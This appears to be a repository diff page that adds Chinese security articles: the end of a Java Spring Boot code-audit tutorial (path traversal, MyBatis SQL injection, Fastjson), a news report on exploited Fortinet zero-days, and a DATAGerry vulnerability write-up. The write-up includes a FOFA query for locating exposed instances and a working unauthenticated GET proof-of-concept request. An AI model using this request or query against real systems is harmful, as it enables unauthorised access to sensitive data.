|
||||
#### 6.4. @RequestParam 注解
|
||||
|
||||
@RequestParam
|
||||
是用于处理请求参数的注解,它用于方法参数上,能够将请求中的某个参数值绑定到方法的参数当中去。它常用于从查询字符串、表单提交的参数中提取数据。
|
||||
|
||||
有这么几个常用的属性,不是强制的哈。
|
||||
|
||||
value
|
||||
:指定请求参数的名字。如果请求参数的名字和方法参数的名字一致,可以省略
|
||||
value
|
||||
属性。
|
||||
|
||||
required
|
||||
:指定参数是否为必需的,默认值为
|
||||
true
|
||||
。如果请求中没有该参数,Spring 会抛出异常。
|
||||
|
||||
defaultValue
|
||||
:为请求参数指定默认值,如果请求中没有该参数,会使用默认值。
|
||||
|
||||
有一点,我们需要注意的是,要清楚的知道参数的数据类型。
|
||||
|
||||
比如,之前发现了一个 SQL 注入漏洞点,试了半天怎么都没有跑出来漏洞来。最后仔细一看,数据类型是 int,在 Java 中是强数据类型,所以也就导致这个 SQL 注入漏洞可能没办法利用。当然了,凡事不绝对还要具体看项目情况。
|
||||
|
||||
# 【贰】审计思路
|
||||
|
||||
基础知识我们学完了,下面我给大家提供一些基础的代码审计思路。
|
||||
|
||||
至少拿过来项目,知道该如何入手,第一二三步干什么。
|
||||
## 1、找项目开发文档
|
||||
|
||||
如果是开源项目,或者是工作中提供的项目,亦或是闭源项目。
|
||||
|
||||
我们都可以去找到项目的开发文档,去大致的看一遍。这样我们就会对这个项目有了最基础的认识。
|
||||
|
||||
比如说,知道使用了哪些技术,有哪些功能点等内容。
|
||||
|
||||
所以,看下项目开发文档,会对整个系统有个较为清晰的认识。
|
||||
## 2、正向追踪找路由入口
|
||||
|
||||
上面基础知识学完,我们知道,一般 Controller/Domain/Action 等名称文件都是存放的路由映射的代码。
|
||||
|
||||
如果大家想要入手 JavaWeb 代码审计的话,可以先从正向追踪路由入口开始,一步步追踪分析代码。
|
||||
|
||||
我们可以部署启动项目后,抓取某个功能点的数据包,然后通过全局搜索的方式,找到对应的路由具体代码。亦或者直接去看该类文件夹下的代码。
|
||||
|
||||
|
||||
|
||||
我们可以看到,
|
||||
common/download
|
||||
接口,注释说明了是一个下载功能,其中代码就是下载的步骤。
|
||||
|
||||
这样,我们就可以代码审计是否存在任意文件下载漏洞了,经管我们看不懂代码,但我们完全可以解除各种 GPT 来辅助我们理解代码。
|
||||
|
||||
我们可以想下任意文件下载漏洞的本质在于没有过滤
|
||||
../
|
||||
,导致了穿越目录读取一些敏感文件。
|
||||
|
||||
所以,在这个点上可以分析下是否校验了路径中是否存在
|
||||
../
|
||||
,
|
||||
..
|
||||
诸如此类。
|
||||
|
||||
这就是一个基础的正向审计思路,多看看代码,慢慢就明白了。
|
||||
|
||||
各类 GPT 的出现,大家也要抓住一点,就是利用他们来帮我们学习更多深入地知识,代码看不懂直接问就行了,需要磨练反而是思路!
|
||||
## 3、逆向追踪找漏洞函数
|
||||
|
||||
上面讲了通过看路由层,直接从正向分析代码。
|
||||
|
||||
其实,如果我们知道了一些漏洞函数,也可以通过逆向追踪的方式来分析漏洞。
|
||||
|
||||
在这里,所谓的逆向追踪,就是找到了漏洞点后,我们需要向上逐步追踪,直到发现该漏洞点是有对应的路由接口的,并且期间没有做一些防护过滤代码,那么基本就能确定这个点,是存在漏洞的。
|
||||
|
||||
往往我们逆向追踪会发现,经管项目中存在漏洞点,但没有对应的路由接口,仅是在内部代码中传递,调用,那么我们不能直接控制的话,也就导致没有办法利用这个漏洞了。
|
||||
|
||||
比如,一些常见的漏洞函数,大家可以看 su18 师傅整理的这份文档。
|
||||
```
|
||||
```
|
||||
|
||||
比如,我们可以通过关键字全局搜索有多少出使用了 File 类操作文件的地方,然后可以进一步分析是否存在漏洞。
|
||||
|
||||
|
||||
## 4、看 Mapper 找注入漏洞
|
||||
|
||||
该方式更多是用于项目集成了 Mybaits 框架。对于 Mybaits 框架来说,会将定义的 SQL 语句放在 xxxMapper.xml 文件中。
|
||||
|
||||
当然了,有的也会放在 Mapper 层中使用注解的方式来定义 SQL 语句。
|
||||
|
||||
不论哪种,我们都可以使用全局搜索的方式,来看看 Mybatis 中定义的 SQL 语句是否有使用
|
||||
${}
|
||||
花括号的方式拼接的。如果有的话,那极有可能存在 SQL 注入漏洞。
|
||||
|
||||
然后,一般就是按照逆向追踪的方式,来找到对应的接口,进而进行渗透测试验证。
|
||||
|
||||
|
||||
|
||||
所以这个点会有漏洞嘛?大家可以试试。
|
||||
## 5、看 pom.xml 找组件版本漏洞
|
||||
|
||||
前面,我们讲了 Pom.xml 文件中定义了所需的组件,以及组件版本漏洞。
|
||||
|
||||
那么很明显,我们能够知道该项目重要用了哪些组件以及版本存在漏洞的话,就可以进一步去找组件存在的漏洞点了。
|
||||
|
||||
比如,这个项目引入了 Fastjson 1.2.60 版本,该版本是存在漏洞的。
|
||||
|
||||
|
||||
|
||||
那么,我们就可以进一步全局搜索查找 Fastjson 的漏洞点了,比如这几个函数,
|
||||
parseObject
|
||||
,
|
||||
parse
|
||||
等。如下图所示。
|
||||
|
||||
|
||||
|
||||
当然,我们还需要进一步逆向追踪分析,该参数我们是否可控。并且,如果想进一步利用一些链子的话,还得看项目中是否有相关组件,能够调用。
|
||||
|
||||
大家可以自行练习下,这个点存在漏洞嘛?
|
||||
|
||||
好啦,这就是拿到 Spring Boot 开发的 JavaWeb 系统该如何进行代码审计了,希望能够对你有所帮助。
|
||||
|
||||
不要忘了点个关注,点个赞哦~
|
||||
|
||||
(文章中所演示的项目,可后台回复关键字【
|
||||
20250212
|
||||
】获得)
|
||||
|
||||
如果学习有问题,可添加我的好友 Power_7089,帮您答疑解惑。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,82 @@
|
||||
# 攻击者利用新零日漏洞劫持Fortinet防火墙
|
||||
AI小蜜蜂 FreeBuf 2025-02-12 10:53
|
||||
|
||||

|
||||
|
||||
|
||||
Fortinet近日发布警告,称威胁攻击者正在利用FortiOS和FortiProxy中的一个新零日漏洞(CVE-2025-24472,CVSS评分为8.1)来劫持Fortinet防火墙。该漏洞是一个身份验证绕过问题,远程攻击者可以通过构造恶意CSF代理请求获取超级管理员权限。
|
||||
|
||||
|
||||
|
||||
|
||||
### 漏洞详情与受影响的版本
|
||||
|
||||
|
||||
该漏洞影响FortiOS 7.0.0到7.0.16版本,以及FortiProxy 7.0.0到7.0.19和7.2.0到7.2.12版本。Fortinet已在FortiOS 7.0.17及以上版本和FortiProxy 7.0.20/7.2.13及以上版本中修复了该漏洞。
|
||||
|
||||
|
||||
Fortinet将该漏洞添加到1月披露的CVE-2024-55591漏洞的咨询中。CVE-2024-55591同样是一个身份验证绕过漏洞,影响FortiOS 7.0.0至7.0.16版本和FortiProxy 7.0.0至7.0.19及7.2.0至7.2.12版本。攻击者可以通过构造针对Node.js websocket模块的请求来获取超级管理员权限。
|
||||
|
||||
|
||||
Fortinet在公告中表示:“鉴于报告显示该漏洞已被广泛利用,建议用户尽快采取措施。”
|
||||
|
||||
### 攻击者的利用方式与临时缓解措施
|
||||
|
||||
|
||||
威胁攻击者利用这些漏洞创建非法管理员或本地用户,修改防火墙策略,并通过SSL VPN访问内部网络。Fortinet建议用户暂时禁用HTTP/HTTPS管理界面,或通过本地策略限制可访问的IP地址。
|
||||
|
||||
|
||||
Arctic Wolf的研究人员最近观察到针对Fortinet FortiGate防火墙的攻击,涉及未经授权的登录、账户创建和配置更改。该公司推测,攻击者很可能利用了目标系统中的零日漏洞。
|
||||
|
||||
### Arctic Wolf观察到的攻击活动
|
||||
|
||||
|
||||
Arctic Wolf表示,此次攻击活动可分为四个阶段:
|
||||
1. **漏洞扫描**(2024年11月16日至2024年11月23日)
|
||||
|
||||
1. **侦察**(2024年11月22日至2024年11月27日)
|
||||
|
||||
1. **SSL VPN配置**(2024年12月4日至2024年12月7日)
|
||||
|
||||
1. **横向移动**(2024年12月16日至2024年12月27日)
|
||||
|
||||
Arctic Wolf在2024年12月12日向Fortinet报告了这一活动,FortiGuard Labs于2024年12月17日确认并开始调查。
|
||||
|
||||
|
||||
Fortinet提醒用户,鉴于该漏洞已被广泛利用,建议尽快更新到最新版本,并采取必要的防御措施,以保护其网络安全。
|
||||
|
||||
|
||||
【
|
||||
FreeBuf粉丝交流群招新啦!
|
||||
|
||||
在这里,拓宽网安边界
|
||||
|
||||
甲方安全建设干货;
|
||||
|
||||
乙方最新技术理念;
|
||||
|
||||
全球最新的网络安全资讯;
|
||||
|
||||
群内不定期开启各种抽奖活动;
|
||||
|
||||
FreeBuf盲盒、大象公仔......
|
||||
|
||||
扫码添加小蜜蜂微信回复「加群」,申请加入群聊】
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651312407&idx=1&sn=60289b6b056aee1df1685230aa453829&token=1964067027&lang=zh_CN&scene=21#wechat_redirect)
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# 漏洞复现 || DATAGerry 终端节点接口敏感信息泄露
|
||||
韩文庚 我爱林 2025-02-12 11:19
|
||||
|
||||
## 免责声明
|
||||
|
||||
**我爱林攻防研究院的技术文章仅供参考,****任何个人和组织使用网络应当遵守宪法法律,遵守公共秩序,尊重社会公德,不得利用网络从事危害国家安全、荣誉和利益****,未经授权请勿利用文章中的技术资料对任何计算机系统进行入侵操作。利用此文所提供的信息而造成的直接或间接后果和损失,均由使用者本人负责。本文所提供的工具仅用于学习,禁止用于其他!!!**
|
||||
## 漏洞描述
|
||||
|
||||
DATAGerry 2.2.0 及之前版本中的接口中REST API 端点存在未授权访问漏洞,攻击者无需身份验证即可远程访问该端点,导致敏感信息泄露。该漏洞可能暴露用户权限配置等关键数据,进一步引发权限提升或系统完整性破坏。
|
||||
|
||||
|
||||
## 资产确定
|
||||
```
|
||||
fofa: icon_hash="505564403" || title="datagerry"
|
||||
```
|
||||
## 漏洞复现
|
||||
|
||||
1.利用如下PO
|
||||
C
|
||||
```
|
||||
GET /rest/rights/ HTTP/1.1
|
||||
Host: {{Hostname}}
|
||||
Accept-Language: zh-CN,zh;q=0.9
|
||||
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
|
||||
Accept: application/json, text/plain, */*
|
||||
Accept-Encoding: gzip, deflate
|
||||
```
|
||||
|
||||

|
||||
|
||||
如有侵权,请联系删除
|
||||
|
||||
感谢您抽出
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
.
|
||||
|
||||

|
||||
|
||||
来阅读本文
|
||||
|
||||

|
||||
|
||||
**点它,分享点赞在看都在这里**
|
||||
|
||||
Reference in new issue
Block a user